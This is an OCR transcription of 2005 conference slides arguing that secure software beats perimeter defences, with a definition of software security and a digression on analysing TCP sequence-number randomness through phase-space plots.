Why writing secure Software is like playing Marble Madness

Enki Boehm <enki@kybernet.org>

31st of July 2005, What The Hack, Netherlands

Problems with Network Security 1/2

- Most critical attacks are on the Application Layer. If you provide or use networked Software, you're likely to be vulnerable.
- Traditional Perimeter Defense loses its meaning as systems are becoming increasingly more interconnected [Jericho Forum]

Problems with Network Security 2/2

- No Firewall, no IDS, no IPS, ... is capable of protecting against unknown/non-public bugs in Security- and Application-Software.
- Stack Protection etc. only apply to some classes of bugs, and those are already losing their former importance.
- Secure Software is the most effective way to survive attacks when providing or using services on the Internet.

Common Secure Software Fallacies

- If code is older, it is more mature, and thus more secure. (Sendmail: 1979, 8 Major Releases, 13 Security Advisories).

- Automated Tools can solve your problems.
  "Aberdeen analysts encourage users to invest in tools and services that automate the process of discovering and repairing vulnerabilities."

- Good programmers write the same quality of code, no matter what tools they use.

...and many more...

Definition: Software Security

A Program...

- ... is functional if it does what the program developer wants it to do.
- ... is reliable, if it isn't bothered by random events.
- ... is secure, if it is reliable and does ***exclusively*** what the programmer wants.

So, in an abstract sense:

To write a Secure Software we need to...

- ... know what the Program should **and shouldn't** do:

  Requirements and Constraints


- ... write code in a way that avoids breaching those Constraints.

- ... verify that code really does what it is supposed to do.


Digression: Strange Attractors by Example

- TCP ISN Requirements:
  - ISNs should change all the Time
  - be reused as seldom as possible
  - known since ~1988: should be hard to guess (random)
- Vendors have added code to randomize the ISNs because of TCP Spoofing Popularity.
- Michal Zalewski analyzed their random numbers in 2001 using a technique called State/Phase-Space to find Strange Attractors.


Demo Mix


)0 y0 Z0 vis 2147483648 (34) 12.20000
100000/100000 (100.0000%
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate


Linux 2.2


x0 y0 Z64 vis 67108864 (26) 8.20000
98530/100000 (98.5300%)
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate

